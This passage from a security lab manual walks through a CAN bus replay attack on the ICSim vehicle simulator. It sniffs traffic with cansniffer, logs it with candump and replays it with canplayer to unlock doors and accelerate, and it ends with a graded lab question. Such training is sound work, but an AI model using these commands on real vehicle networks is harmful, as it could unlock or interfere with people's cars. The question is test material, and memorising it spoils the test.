11. Now, we will start sniffer to capture the traffic sent to the ICSim Simulator by CANBus control panel simulator. To do so, open a new terminal tab and execute **sudo su** to run the programs as a root user (When prompted, enter the password **toor**). Navigate to ICSim directory to do so run **cd ICSim/**.

12. Execute **cansniffer -c vcan0** to start sniffing on the vcan0 interface. Leave this sniffer on.


Activities
Terminal
May 7 06:32
root@ubuntu-Virtual-Machine: /home/ubuntu/ICSim
root@ubuntu-Virtual-Machine: /h...
root@ubuntu-Virtual-Machine: /h...
root@ubuntu-Virtual-Machine: /h...

```
ubuntu@ubuntu-Virtual-Machine:~$ sudo su
[sudo] password for ubuntu:
root@ubuntu-Virtual-Machine:/home/ubuntu# cd ICSim/
root@ubuntu-Virtual-Machine:/home/ubuntu/ICSim# cansniffer -c vcan0
00|ms | ID  | data ...     < vcan0 # l=20 h=100 t=500 slots=1 >
99999 | 143 | 6B 6B 00 D1              kk..
```


13. Open a new terminal and execute **sudo su** to run the programs as a root user (When prompted, enter the password toor). Navigate to ICSim directory to do so run **cd ICSim/**. To capture the logs run **candump -l vcan0**.

14. After starting to capture the logs, open ICSim and Controller simulator and perform functions such as acceleration, turning left/right, opening and locking doors so that logs are generated. Once you are done, terminate the ongoing process by pressing **Ctrl + C**.


Use the following keys to perform various functions

ICSim Functions	**Keys**
Accelerate	Up arrow
Left/Right Turn	Left arrow/ Right arrow
Unlock Rear Left/Right doors	Right Shift + X / Right Shift + Y
Unlock Front Left/Right doors	Right Shift +A / Right Shift + B

ICSim Functions	Keys
Lock all doors	Hold Right Shift key + Tap Left Shift
Unlock all doors	Hold Left Shift key + Tap Right Shift




```
ubuntu@ubuntu-Virtual-Machine:~$ sudo su
[sudo] password for ubuntu:
root@ubuntu-Virtual-Machine:/home/ubuntu# cd ICSim/
root@ubuntu-Virtual-Machine:/home/ubuntu/ICSim# candump -l vcan0
Disabled standard output while logging.
Enabling Logfile 'candump-2024-05-07_063502.log'
```



```
ubuntu@ubuntu-Virtual-Machine:~$ sudo su
[sudo] password for ubuntu:
root@ubuntu-Virtual-Machine:/home/ubuntu# cd ICSim/
root@ubuntu-Virtual-Machine:/home/ubuntu/ICSim# candump -l vcan0
Disabled standard output while logging.
Enabling Logfile 'candump-2024-05-07_063502.log'
^Croot@ubuntu-Virtual-Machine:/home/ubuntu/ICSim#
```

15. Now verify if you have obtained the log file by executing **ls** command. The **.log** file has been generated as shown in the screenshot.




```
ubuntu@ubuntu-Virtual-Machine:~$ sudo su
[sudo] password for ubuntu:
root@ubuntu-Virtual-Machine:/home/ubuntu# cd ICSim/
root@ubuntu-Virtual-Machine:/home/ubuntu/ICSim# candump -l vcan0
Disabled standard output while logging.
Enabling Logfile 'candump-2024-05-07_063502.log'
^Croot@ubuntu-Virtual-Machine:/home/ubuntu/ICSim# ls
art                             controls.c  icsim    lib.c  LICENSE      README.md
candump-2024-05-07_063502.log  controls.o  icsim.c  lib.h  Makefile     setup_vcan.sh
controls                        data        icsim.o  lib.o  meson.build
root@ubuntu-Virtual-Machine:/home/ubuntu/ICSim#
```

16. Now, to perform replay attack, run **canplayer -I candump-2024-05-07_063502.log** and press enter.

Once the log file is executed, you can see the movements that were performed while creating the log file in real time in IC Simulator and CANBus control panel simulator.

The log file name might vary while performing lab.



```
ubuntu@ubuntu-Virtual-Machine:~$ sudo su
[sudo] password for ubuntu:
root@ubuntu-Virtual-Machine:/home/ubuntu# cd ICSim/
root@ubuntu-Virtual-Machine:/home/ubuntu/ICSim# candump -l vcan0
Disabled standard output while logging.
Enabling Logfile 'candump-2024-05-07_063502.log'
^Croot@ubuntu-Virtual-Machine:/home/ubuntu/ICSim# ls
art                             controls.c  icsim    lib.c  LICENSE      README.md
candump-2024-05-07_063502.log   controls.o  icsim.c  lib.h  Makefile     setup_vcan.sh
controls                        data        icsim.o  lib.o  meson.build
root@ubuntu-Virtual-Machine:/home/ubuntu/ICSim# canplayer -I candump-2024-05-07_063502.log
```

17. This concludes the demonstration of performing replay attack to exploit CAN protocol.

18. Close all open windows and document all the acquired information.

Question 18.3.1.1

In Ubuntu machine install ICSim simulator, start a CAN sniffer and perform functions such as acceleration, turning left/right, opening and locking doors in the simulator to generate the logs. Perform replay attack using the sniffed log file. Enter the interface that is used while sniffing the can traffic in Ubuntu.